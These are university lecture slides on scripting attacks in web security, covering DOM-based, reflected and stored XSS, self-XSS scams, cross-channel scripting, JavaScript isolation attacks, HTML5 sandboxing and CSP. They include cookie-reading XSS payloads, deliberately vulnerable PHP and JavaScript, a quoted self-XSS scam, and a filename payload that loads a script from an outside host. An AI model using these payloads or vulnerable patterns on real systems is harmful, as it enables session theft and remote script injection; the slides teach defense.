

CO331 – Network and Web Security


17. Scripting attacks

Dr Sergio Maffeis

Department of Computing


Course web page: <http://www.doc.ic.ac.uk/~maffeis/331>

Principals behind a page



Attacks: XSS

- Conceptually simple
 - Attacker-controlled input makes its way to a trusted web page
 - It is executed as a script
- Critical: as if attacker controlled the whole origin in the browser
 - Other pages from the same origin are affected
 - Can access page resources: cookies, storage
 - Can send data to attacker
- Widespread: 241 new XSS-related CVEs in 2018



DOM-based XSS

- A trusted script reads an attacker-controlled parameter and embeds it in the page
 - Injection vectors: URL, window.name, document.referrer, postMessage
- Example
 - Intended usage:
`http://www.example.com/welcome.html?name=Daisy`
“Welcome user: Daisy”
 - Attack:
`http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>`



```
<html>
<body>
Welcome user:
<script>
  var from = document.URL.indexOf("name=")+5;
  var to = document.URL.length;
  document.write(document.URL.substring(from,to));
</script>
</body>
</html>
```

Reflected XSS

- An attacker-controlled URL parameter is embedded in the page by the server
 - In a regular response or in an error message
- Example
 - Intended usage:
`http://www.example.com/welcome.php?name=Daisy`
“Welcome user: Daisy”
 - Attack:
`http://www.example.com/welcome.php?name=<script>alert(document.cookie)</script>`



```
<?
$name = $_GET[ "name" ];
echo "<html>
      <body>
      Welcome user: $name
      </body>
      </html>";
?>
```

Stored XSS

- An attacker stores malicious data on a server, which later embeds it in user pages
 - Comments in a blog, user profile information, description of items for sale

- Example

store.php


```
<?
$conn = mysqli_connect("localhost","username","password","StoreDB");
$name = mysql_real_escape_string($_GET["name"]);
$desc = mysql_real_escape_string($_GET["desc"]);
$query = "INSERT INTO ItemsTable (name,desc) VALUES ($name,$desc)";
$result = mysqli_query($conn,$query);
?>
```

retrieve.php

```
<?
$conn = mysqli_connect("localhost","username","password","StoreDB");
$name = mysql_real_escape_string($_GET["name"]);
$query = "SELECT desc FROM ItemsTable WHERE name=$name";
$result = mysqli_query($conn,$query);
echo "<html>... Item description: $result ...</html>";
?>
```

```
http://www.example.com/store.php?name=MacBookPro
&desc=<script>alert(document.cookie)</script>
```

```
http://www.example.com/retrieve.php?name=MacBookPro
```



XSS countermeasures

- Validate inputs: accept only what you expect
- XSS filters
 - For example `htmlspecialchars()` in PHP
 - Be suspicious of overly-complicated regular expressions
 - Filters should be based on (audited) whitelists
 - Sanitization needs to be context-dependent
 - URL encoding, HTML entity encoding, SQL context, JavaScript/HTML context
- Use templates or frameworks to validate inputs consistently
 - Similar to prepared statements for SQLi
- Browsers automated defenses: X-XSS-Protection
 - If a URL parameter is reflected in the body, as a script, the script is blocked
 - X-XSS-Protection header
 - Turn it off: `X-XSS-Protection: 0;`
 - Turn it on: `X-XSS-Protection: 1;`
 - Stop response instead of sanitising it: `attribute mode = block`
 - Report attack data for analysis: `attribute report=http://example.com`
- Finding new XSSs
 - Evading filters often amounts to discovering ways in which a browser parses HTML or URLs too permissively
 - Manual scanning with web proxies: zap, burp
 - Automated web vulnerability scanners: xsser, netsparker, skipfish
 - Less common: static analysis of parsers and anti-XSS filters
- Lots of pragmatic advice is available: see further reading



Follow the steps below to get the Dislike button!



You can use Facebook's new dislike button by following the steps below

Step 1 - Copy Your Unique Code:

Just Click In the Box To Highlight All Then Press **CTRL + C** To Copy The Code

```
javascript:javascript:
(a={b=document.location.protocol+'//'+document.location.hostname+'.info/dislike
/button.js'}
```

Step 2:

Click [Here To Visit Facebook.Com](#)

Paste The Code Into Your Browser's Address Bar. Then Hit Enter!



Self-XSS

- Users can be tricked into injecting malicious JavaScript in the page
 - On the false promise that it's useful code
 - Attackers give clear and precise instructions
- First attacks invited to paste in the location bar
 - Chrome, Firefox alerted users with warnings
- Next generation invited to post in the JavaScript console
 - Facebook warns user when opening console
- It is very hard to protect a page from a determined **user**
 - Facebook approach:
 - Detect statistical anomaly
 - Too many pages are liked too fast by one user
 - Reverse side effects
 - Target may be a victim or part of the scam: protect or punish
 - More robust solution is to harden web page against self-XSS
 - “Defensive programming” techniques
 - Ongoing research

Cross-channel scripting (XCS)

- Against embedded devices, IoT, and similar
- Inject XSS payload using a non-HTTP channel
- Attack is triggered when user visits admin console using browser
- Example
 - SMB protocol to upload files on network attached storage (NAS)
 - Filename is XSS attack vector
 - Restriction: '/' has a special meaning, cannot be used


```
"<iframe onload='javascript:document.write(&apos;
<html><head><#47;head><body>
<script src=&quot;http&#58;&#47;&#47;a52.us&#47;t2.js&quot;*>
<#47; script><#47;body><#47;html>
&apos;);' src='index.htm'>"
```

- **Exploit**: load a default page and replace it with payload
- **Payload**: empty page with script from <http://a52.us/t2.js>

Other XSS variants

- Universal XSS
 - Victim visits (secure) target page and attacker page
 - Browser extension or browser's chrome have an XSS vulnerability
 - Attacker page exploits XSS in order to inject in target page
 - Example: CVE-2011-2107 in Adobe Flash Player
- Scriptless attacks
 - Victim switches off JavaScript to prevent XSS
 - Attacker still finds a way to inject CSS in target page
 - Using CSS, fonts, SVGs and plain HTML the attacker can read data from the page (credit card number, password) and exfiltrate it over HTTP
- Resident XSS
 - We shall see next week

JavaScript isolation



- Scripts in same page take page origin
 - May access cookies and storage of page origin
 - May tamper with each other:
 - Read each other variables, redefine functions, change the DOM
- Users and extensions may inject scripts in the page
 - Code must be protected from other scripts if it contains secrets (passwords, tokens, URLs)
- iframe code keeps iframe origin
 - Cannot be restricted by the page: potential for DoS
 - Only strings can be exchanged with page
 - Still risk of DOM-based XSS

Attack: source code snooping

- Code

```
<script id="id">
var keyed_MAC = function(msg){
  var secret_key="A34E3FF12289E";
  ... compute MAC using secret_key ...
};
</script>
```

- Attacks

```
<script>
alert(keyed_MAC.toString().substring(49,63));
</script>
```

```
<script>
alert(document.getElementById("id").innerHTML.substring(49,63));
</script>
```

- Defense: hide state inside closures and remove script node

```
<script id="id">
var keyed_MAC =
  (function(){
    var secret_key="A34E3FF12289E";
    return function(msg){... compute MAC using secret_key ...}
  })();
(e=document.getElementById("id")).parentNode.removeChild(e);
</script>
```

Attack: prototype poisoning

- Code

```
<script>
function safe_div(x,y){
  // x must be different from 0
  if (x!=0) return y/x;}
</script>
```

- Attack

```
<script>
Object.prototype.valueOf=
function(){
  this.valueOf = function(){return 0};
  return 1;};
safe_div({},2); // returns NaN (division by 0)
</script>
```

- Defense: check types

```
function safe_div(x,y){
  // x must be a different from 0
  if (typeof x !== 'number') throw "Type error!";
  if (x!=0) return y/x;}
```


- Defense: avoid relying on inheritance when outside your control

```
Object.prototype.a = 42; // controlled by attacker
b = {}; b.a //returns 42
c = {a:undefined}; c.a // returns undefined
```

HTML5 sandbox

- The SOP can also be seen as too permissive for modern web applications
 - Same-origin iframe
 - May contain user-supplied content that is exposed to XSS attacks
 - Web app needs to restrict iframe access towards other more trusted iframes
 - Cross-origin iframe
 - May display advertising from a malicious provider with DoS attack on the whole page
 - Web app needs to restrict iframe ability to run JavaScript
- HTML5 sandbox attribute for iframes
 - Tells the browser to create a new unique origin and associate it to the iframe
 - All active behaviour is prevented by default in the sandboxed iframe
 - The SOP will prevent cross-origin access
- Relaxations
 - `allow-same-origin`
 - Does not segregate to new origin
 - `allow-{scripts/popups/forms/pointer-lock/top-navigation}`
 - Reintroduces the behaviour, as it would be allowed by the SOP alone


HTML5 sandbox



CSP

- Content Security Policy (CSP)
 - Server send a response header that tells browser a whitelist of what resources can be loaded and what scripts can be executed, and from where
 - Intended to mitigate mostly XSS, but also DoS
- Controls scripts, fonts, images, frames, media, objects, stylesheets, AJAX...
- Can be used to set sandbox attribute of loaded iframes


Content-Security-Policy: default-src 'self' <http://c.com>; img-src *



A JS subset for sandboxing

[Maffeis et al, CSF'09, ESORICS'09]

Facebook server



User data



Untrusted application




- Goal: allow 3rd-party JavaScript on the page for responsive apps, ads
- Prevent access to blacklist: `document`, `window`, `eval`, `myAPI`, ...
 - Restrict syntax of identifiers.
 - Wrap native functions to avoid dangerous results.
 - Rewrite object access pattern `e1[e2]` with run-time monitor `e1[IDX(e2)]`.
- We proved theorem based on operational semantics: *subset prevents access to the identifiers in a given blacklist.*
- We proposed secure version


```

      IDX(e2) = ($=e2,
                {toString: function(){$=$String($);
                                     return ($B[$]?"bad":$);}})
      
```
- Practical impact: exploits against Facebook, Yahoo!

Defensive JS to withstand rootkits

[Maffeis et al, USENIX Security'13]



- Trusted code must not be subverted when run after untrusted JS.
 - Hide secrets in closures.
 - Do not trigger native functions.
 - Do not traverse prototype chain.
 - Manage own strings, arrays, objects.
- We built *fast* defensive libraries for cryptography, JSON parsing.
- Safety proof by type system.
- Practical impact: exploit that steals **master password** of

Principals behind a page

